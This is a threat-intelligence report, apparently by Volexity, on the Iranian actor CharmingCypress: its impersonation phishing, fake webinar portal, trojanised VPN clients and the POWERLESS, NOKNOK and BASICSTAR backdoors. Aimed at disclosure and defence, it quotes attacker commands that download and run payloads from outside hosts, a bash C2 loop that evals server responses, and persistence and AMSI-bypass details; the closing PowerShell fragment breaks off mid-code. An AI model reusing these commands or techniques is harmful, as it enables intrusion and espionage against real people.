

CharmingCypress: Innovating Persistence

: 2/13/2024

February 13, 2024

by Ankur Saini, Callum Roxan, Charlie Gardner, Damien Cash



Through its managed security services offerings, Volexity routinely identifies spear-phishing campaigns targeting its customers. One persistent threat actor, whose campaigns Volexity frequently observes, is the Iranian-origin threat actor CharmingCypress (aka Charming Kitten, APT42, TA453). Volexity assesses that CharmingCypress is tasked with collecting political intelligence against foreign targets, particularly focusing on think tanks, NGOs, and journalists.

In their phishing campaigns, CharmingCypress often employs unusual social-engineering tactics, such as engaging targets in prolonged conversations over email before sending links to malicious content. In a particularly notable spear-phishing campaign observed by Volexity, CharmingCypress went so far as to craft an entirely fake webinar platform to use as part of the lure. CharmingCypress controlled access to this platform, requiring targets to install malware-laden VPN applications prior to granting access.

Note: Some content in this blog was recently discussed in Microsoft's report, [New TTPs observed in Mint Sandstorm campaign targeting high-profile individuals at universities and research orgs.](#)

Malware Families Associated with CharmingCypress

This blog post serves as a public reference regarding tools Volexity has observed in use by CharmingCypress throughout 2023 and into early 2024 including details on techniques the threat actor has used to distribute them. The following malware families are discussed in this post:

- POWERSTAR
- POWERLESS
- NOKNOK
- BASICSTAR
- EYEGLASS


In June 2023, Volexity [published a post about POWERSTAR](#). And while CharmingCypress has previously distributed POWERSTAR (aka GorjolEcho) and NOKNOK [within the same campaign](#), the use of POWERLESS in a recently identified campaign is a new observation. Furthermore, BASICSTAR appears to be a new Visual Basic malware that has limited functional overlap with POWERSTAR.

Malware Distribution Techniques

Spear Phishing

Throughout 2023, Volexity observed a wide range of spear-phishing activity conducted by CharmingCypress. This activity included spoofing individuals from different organizations, including the use of personas tied to media organizations and research institutions. In September and October 2023, CharmingCypress engaged in a series of spear-phishing attacks in which they masqueraded as the Rasanah International Institute for Iranian Studies (IIIS). CharmingCypress registered multiple, typo-squatted domains for use in these attacks that are similar to the organization's actual domain, rasanah-iiis[.]org.

The image below shows an example of a spear phish sent by CharmingCypress, in which the threat actor contacted a policy expert pretending to be an employee of the Rasanah Institute. The email invites the target to join a fake webinar.



This email demonstrates the following features:

- An attempt to engage the target in a conversation, rather than immediately prompting them to open a malicious link or download malware
- Impersonation of a real organization likely to be known by the target in order to construct a viable reason for the contact


- The use of WhatsApp and Signal phone numbers, which are controlled by CharmingCypress and are offered as alternative methods of contacting the threat actor

Other spear-phish attempts by CharmingCypress in 2023 have involved one or more of the following:

- URLs that start a redirection chain, culminating in the download of a RAR archive containing malicious shortcut (LNK) files
- Use of compromised webmail accounts belonging to real contacts of the target
- Use of multiple threat-actor controlled email accounts within the same phishing chain (which Proofpoint previously described as [Multi-Persona Impersonation](#))

RAR + LNK Combo

In 2023 CharmingCypress often used RAR archives containing LNK files to deliver malware during spear-phishing campaigns. The infection chain from a recent campaign conducted by CharmingCypress is shown below.



After initial contact with the target was established and matured, an OnRender URL (`https://cloud-document-edit.onrender[.]com/page/jujbMKB[snipped]TpCNvV`) was shared with the target. This URL redirected to a password-protected RAR file hosted on Supabase (`https://wulpfsrqupnuqorhexiw.supabase[.]co/storage/v1/object/public/StarPj/Items%20Shared.r`). The password for this RAR was shared in a subsequent email.

The RAR file contained two LNK files:

Name(s)	The global consequences of the Israel-Hamas war - Shortcut.lnk
Size	1.9KB (1945 Bytes)
File Type	LNK
MD5	3fbf3ce1a9b452421970810bd6b6b37a
SHA1	729346dfdd2203a9943119bac03419d63554c4b8
Name(s)	US strategy in the Middle East is coming into focus - Shortcut.lnk
Size	2.3KB (2371 Bytes)
File Type	LNK
MD5	78e4975dc56e62226f4c56850efb452b
SHA1	1f974d7634103536e524a41a79046785ca7ae3d6

The names of these files were copied from recent articles published by Atlantic Council in order to appeal to the victim. Each LNK has its own unique infection workflow. However, both will ultimately open a remotely-hosted decoy document and download a malware component. Both LNK files make use of string-replacement to obfuscate commands.

The following defanged command, embedded in The global consequences of the Israel-Hamas war - Shortcut.lnk, downloads and executes BASICSTAR, which is discussed in further detail [later in this blog post](#).

```
/c set c=cu7rl --s7sl-no-rev7oke -s -d "id=VzXdED&Prog=2_Mal_vbs.txt&WH=The-global-.pdf" -X P07ST hxxps://east-healthy-dress.glitch[.]me/Down -o %temp%\down.v7bs & call %c:7=% & set b=sta7rt "" "%temp%\down.v7bs" & call %b:7=%
```

The following defanged command, embedded in US strategy in the Middle East is coming into focus - Shortcut.lnk, downloads and executes KORKULoader.


```
/c set fg=powershetsy.exe -w 1 "$y=(wgetsrt -Urtsri https://wulpfsrqpuqorhexiw.supabase[.]co/storage/v1/object/public/StarPj/AUN.txt -UseBatsrsicParsing).Cotsrntent; &(gctsr *ketsr-e*)$y"; & call %fg:tsr=%
```

KORKULoader is a very simple PowerShell downloader script that could not be used to obtain additional payloads at the time of investigation.

This infection chain was partially discussed in this recent [Microsoft blog post](#).

Malware-laden VPN Applications

Another recent CharmingCypress spear-phishing campaign was developed on a technique reported by [Proofpoint in July 2023](#) using a malware-laden VPN application to deploy malware. A high-level overview of the overall infection chain is shown below.



Emails containing a link to a fake webinar platform, and credentials to enable access to it, were distributed to a small number of targeted individuals. The platform was hosted on the following subdomains:


- `rasaaneh-iiis[.]org`
- `rasaaneh-iiis[.]org`

Volatility identified emails sent using the following domains, which all mimic the legitimate `rasaneh-iiis[.]org` domain:

- `rasaneh-iiis[.]org`


- `rasaanah-iiis[.]org`
- `rasaaneh-iiis[.]org`

When users attempted to access the portal, it would check the supplied credentials. If the credentials were correct, it would then check the IP address used to access the portal. Only users running the attacker's VPN client would successfully authenticate. If the IP address check failed, targets were prompted to download a VPN application, as shown below.



Depending on the user's operating system (determined via the user-agent used to request the page), different applications would be served to the user. The resulting VPN client was a functional VPN client laden with malware. Windows victims would be served an infection chain culminating in POWERLESS, while macOS victims would be served an infection chain culminating in NOKNOK.

The Windows VPN application shown below establishes a connection to a CharmingCypress-controlled VPN endpoint using the supplied credentials and an OpenVPN configuration file.



When connected to this VPN, outbound network requests to the portal are routed through the VPN server. The macOS version achieves a similar VPN connection using the Apple utility `networksetup` to install a SOCKS proxy to the Wi-Fi network service via the following command:

```
networksetup -setsocksfirewallproxy wi-fi $serveradd $portnum
```


These proxy parameters are parsed from an OVPN configuration file that contains a legitimate OpenVPN configuration with additional non-standard fields containing data used by the client. The VPN server used was hosted at 49.13.15[.]66 on UDP port 1194.

Attempting to log on to the portal while connected to the VPN successfully passes the IP address check and allows access to the fake webinar portal.


Fake Webinar Portal

Inspecting the fake webinar portal shows the threat actor invested a significant level of effort. The portal includes the logo of the impersonated organization within a full web portal interface that includes a series of tabs:

- *Dashboard tab* – information from the Profile and Meeting tabs
- *Profile tab* – details of the logged in user including their picture, name, title and bio
- *Meeting tab* – details of the supposed meeting to which the target was originally invited, including speakers, attendees and agenda



- *Storage tab* – a variety of additional lure documents



Within the portal, profiles of 16 individuals were populated and associated with a specific webinar. Volexity reverse engineered the malware-laden VPN application and identified 16 sets of MD5-hashed credentials with usernames. When these credentials were cracked, they yielded plaintext usernames associated to individuals that Volexity assesses with high confidence were targets of this campaign. All 16 individuals are experts in policy regarding the Middle East.

Backdoors

POWERLESS

The backdoor deployed by the Windows variant of the malware-laden VPN application infection chain is called POWERLESS. Previous [reporting by Check Point](#) on POWERLESS has linked the tool to EDUCATED MANTICORE, a group Check Point assesses is “Iranian-aligned” and has “strong overlap with Phosphorous” (aka CharmingCypress). POWERLESS is a PowerShell backdoor that contains a broad feature set including the following:

- AES-encrypted command-and-control (C2) communication using a key passed down from the server
- Download of additional executables for audio recording, browser information stealing, persistence, and keylogging
- Upload/download of files
- Execution of files
- Execution of shell commands
- Screenshot capture
- Telegram information theft

- Update configuration of POWERLESS in memory, including modification of C2 address

These functions are largely the same as previously described by Check Point; however, the infection chain is slightly different. The malware-laden VPN application writes a malicious binary, `VPN.exe` (file details below), to the default OpenVPN directory and executes it. `VPN.exe` handles authentication via the supplied credentials and connection to the VPN.

Name(s)	VPN.exe
Size	1.2MB (1250816 Bytes)
File Type	application/x-dosexec
MD5	266305f34477b679e171375e12e6880f
SHA1	607137996a8dc4d449185586ecfbe886e120e6b1

It also downloads a base64-encoded blob of data from the C2, writes this to disk at `C:\Users\Public\vconf`, and downloads a .NET binary named `cfmon.exe` (file details below). Persistence for `cfmon.exe` is achieved by adding a `Shell` registry entry in registry key `HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon` (see [T1547.004](#) for more information on this technique).

Name(s)	cfmon.exe
Size	119.0KB (121856 Bytes)
File Type	application/x-dosexec
MD5	859a9e523c3308c120e82068829fab84
SHA1	5bdec05bdca8176ae67054a3a7dc8c5ef0ac8deb

When executed, `cfmon.exe` first patches the `AmsiScanBuffer` and `EtwEventWrite` API functions to bypass them, replacing the initial function bytes. It then decrypts the AES-encrypted file `vconf`, retrieved by the previous binary, yielding an obfuscated PowerShell script. This PowerShell script is executed in memory. After deobfuscating this script, Volexity identified it as a new version of the POWERLESS malware. Details of the analyzed POWERLESS sample are below.

Name(s)	N/A
Size	235.0KB (240620 Bytes)
File Type	text/plain
MD5	c3fe93fc9133c0bc4b441798b9bcf151
SHA1	87f36a0279b31a4a2f9b1123674e3dea130f1554

The C2 address used by this sample of POWERLESS is `defaultbluemarket[.]info`. The following domains could be trivially linked to this domain via shared SSL certificates and/or hosting infrastructure:

- `yellowparallelworld.ddns[.]net`
- `beginningofgraylife.ddns[.]net`

Volexity was able to obtain the three additional modules used by POWERLESS, which are further described below.

Browser Information Stealer

A browser information stealer module named `blacksmith.exe` can steal passwords, cookies and browser history.

Name(s)	blacksmith.exe
Size	1.6MB (1651200 Bytes)
File Type	application/x-dosexec
MD5	9b6c308f106e72394a89fac083de9934
SHA1	27b38cf6667936c74ed758434196d2ac9d14deae

Persistence

A persistence module downloads an executable, `oqeifvb.exe`, from the C2, writes this to `$env:windir\Temp\p\`, and executes this via the Start-Process cmdlet. This module also passes the CLSID value of the legitimate scheduled task `MsCtfMonitor` to `oqeifvb.exe`. POWERLESS then maintains persistence by adding the `HKCU\Environment\UserInitMprLogonScript` registry entry with a value of `oqeifvb.exe`.

The purpose of `oqeifvb.exe` is to download another file, `msedg.dll`, and establish persistence for that file by hijacking the COM handler for the `MsCtfMonitor` scheduled task using the CLSID retrieved earlier. Volexity was not able to obtain the additional DLL and therefore assesses CharmingCypress likely limits deployment of this additional stage to victims who have been manually approved to receive it.

Name(s)	oqeifvb.exe
Size	448.5KB (459264 Bytes)
File Type	application/x-dosexec
MD5	c79d85d0b9175cb86ce032543fe6b0d5
SHA1	195e939e0ae70453c0817ebca8049e51bbd4a825

Audio Recorder

An audio recorder module named `AudioRecorder4.exe` simply captures audio using the Windows API.

Name(s)	AudioRecorder4.exe
Size	344.5KB (352768 Bytes)
File Type	application/x-dosexec
MD5	5fc8668f9c516c2b08f34675380e2a57
SHA1	c3fd8ed68c0ad2a97d76fc4430447581414e7a7e

NOKNOK

The backdoor deployed by the macOS version of the malware-laden VPN application infection chain is called NOKNOK. This is downloaded by the VPN application and executed in memory. The download mechanism is identical to that described by Proofpoint [in their recent report](#). For example, the download URL for this bash script shares the same `/DMPR/[alphanumeric string]` format.

```
1 /bin/bash -c
2 while sleep 0; do
3 {
4     url=$(curl https://zkelytpdvpvxvtclvqlyq.supabase.co/storage/v1/object/public/diablo/dom.txt)
5     if [[ "$url" == *"http"* ]]; then
6         while sleep 2; do {resp=$(curl -X POST -d "Id=[REDACTED]" -k $url/DMPR)
7             if [[ "$resp" == *"base64 -d"* || "$resp" == *"Session"* ]]; then
8                 eval "$resp"
```

CharmingCypress delivers NOKNOK as a string that has been base64 encoded five times. The resulting script is the same as the previous version of the NOKNOK malware described by Proofpoint. The C2 used by this sample of NOKNOK is `decorous-super-blender[.]glitch[.]me`.

BASICSTAR

The backdoor deployed by the [RAR + LNK infection chain](#) is a previously undocumented backdoor that Volexity track as BASICSTAR. Details of the analyzed sample are below.

Name(s)	down.vbs
Size	13.3KB (13652 Bytes)
File Type	application/octet-stream
MD5	2edea0927601ef443fc31f9e9f8e7a77
SHA1	cdce8a3e723c376fc87be4d769d37092e6591972

BASICSTAR has the following functionality:

- Collect the computer name, username and operating system from compromised device. This information is reversed and base64 encoded before being passed to the C2 server.
- Download a lure PDF from the C2 and open it.
- Download the [NirCmd](#) command-line interface for execution of subsequent commands.
- Enter a command loop, passing the collected information to the C2 and inspecting the returned result for a command.
- Execute commands via the [NirCmd](#) command-line interface.
- Remotely execute commands relayed from the C2 (see table below).

Command	Function
<code>kill</code>	Delete <code>update.vbs</code> , <code>a.vbs</code> , and <code>a.ps1</code> , and then exit.
<code>SetNewConfig</code>	Set a new sleep timer for the command loop.
<code>Module</code>	Use <code>ModuleTitle</code> , <code>ModuleName</code> and <code>Parameters</code> to download a file, and execute this via <code>NirCmd</code> .

Volexity was not able to obtain the additional modules used by BASICSTAR. Interestingly, the cleanup command (`kill`) deletes three files that were not observed by Volexity (`update.vbs`, `a.vbs`, and `a.ps1`). These are likely Visual Basic and PowerShell scripts downloaded in subsequent components of the attack. This capability is in line with the same command in the POWERSTAR malware family.

Informations.vbs

The latest version of BASICSTAR observed by Volexity involved a Visual Basic script named `Informations.vbs` (see below).

Name(s)	Informations.vbs
Size	21.6KB (22134 Bytes)
File Type	unknown
MD5	853687659483d215309941dae391a68f
SHA1	25005352eff725afc93214cac14f0aa8e58ca409

Volexity assesses with high confidence that this script is a BASICSTAR module with an internal name of `Informations(sic)`. This module uses a variety of WMI queries to gather an extensive set of information about the compromised machine, including the following:

- Installed antivirus products
- Installed software
- Information regarding the machine BIOS, hardware, manufacturer details, and disks
- Network adapters and configurations

The BASICSTAR sample involved in this infection chain was configured to use the Glitch domain `prism-west-candy[.]glitch[.]me` as a C2.

Post-exploitation Activity & Investigation with Volexity Volcano

In one incident response case, Volexity gained some rare insight into additional tools `CharmingCypress` deploys if they successfully compromise a device. Volexity used [Volexity Volcano](#) to analyze memory from the compromised endpoint. Despite being protected by a popular endpoint detection and response (EDR) solution, `Volcano` quickly showed several obvious signs of compromise.

One of `Volcano`'s automated IOCs ("Bad Powershell") triggered on a script extracted from event logs. The log contains references to some of the remote systems contacted by the script, including `supabase[.]co`. Furthermore, it identifies the PID of the `powershell.exe` process (13524) that executed this script, as shown below.

Provider	Event ID	Qualifier	Pid	Value
Microsoft-Windows-DeviceSetupManager	131	0	2012	
Outlook	38	0	0	
Microsoft-Windows-TaskScheduler	201	0	2296	
Microsoft-Windows-TaskScheduler	102	0	2296	
Microsoft-Windows-TaskScheduler	119	0	2296	
Microsoft-Windows-TaskScheduler	129	0	2296	
Microsoft-Windows-TaskScheduler	100	0	2296	
Microsoft-Windows-TaskScheduler	200	0	2296	
Microsoft-Windows-Bits-Client	4	0	10684	
Microsoft-Windows-Crypto-NCrypt	4	0	14736	
Microsoft-Windows-Bits-Client	60	0	10684	
PowerShell	800	0	0	
PowerShell	800	0	0	
ConnectionStore	701	0	4648	
Microsoft-Windows-Shell-Core	9708	0	8540	
Microsoft-Windows-PowerShell	4104	0	13524	
Microsoft-Windows-PowerShell	4102	0	13524	
Microsoft-Windows-PowerShell	4103	0	13524	
Microsoft-Windows-SettingSync-Desktop	6509	0	8540	
Microsoft-Windows-SettingSync-Desktop	6509	0	8540	
Microsoft-Windows-SettingSync-Desktop	6509	0	8540	
Microsoft-Windows-SettingSync-Desktop	6509	0	8540	
Microsoft-Windows-UniversalTelemetryClient	1	0	5656	
Microsoft-Windows-DeviceSetupManager	131	0	2012	
PowerShell	600	0	0	
Microsoft-Windows-Liveld	6113	0	4396	
Microsoft-Windows-Shell-Core	62409	0	8540	
Microsoft-Windows-Shell-Core	9707	0	8540	
Microsoft-Windows-Shell-Core	9708	0	8540	
Microsoft-Windows-Shell-Core	9707	0	2616	
gupdatem	0	0	0	
Microsoft-Windows-PowerShell	4100	0	13524	
Microsoft-Windows-PowerShell	4100	0	13524	


```

function getDomain {
    $DoList = "ipfs.io;dweb.link;cloudflare-ipfs.com;cf-ipfs.com"
    $wc = New-Object system.Net.WebClient;
        $wc.Headers['User-Agent'] = "Mozilla/5.0 (Windows NT 10.0) AppleWebKit/
$DoList = $DoList.Split(';')
    try{
        #S3_URL
        $return_val = $wc.DownloadString("https://ndrrftqrlbfecpupppp.supabase.co/st
    }
    catch{
        :loop1 Foreach ($item in $DoList) {
            try {
                $return_val = $wc.DownloadString("https://$item/ipns/$global:hashish")
                break :loop1
            }
            catch {
                try {
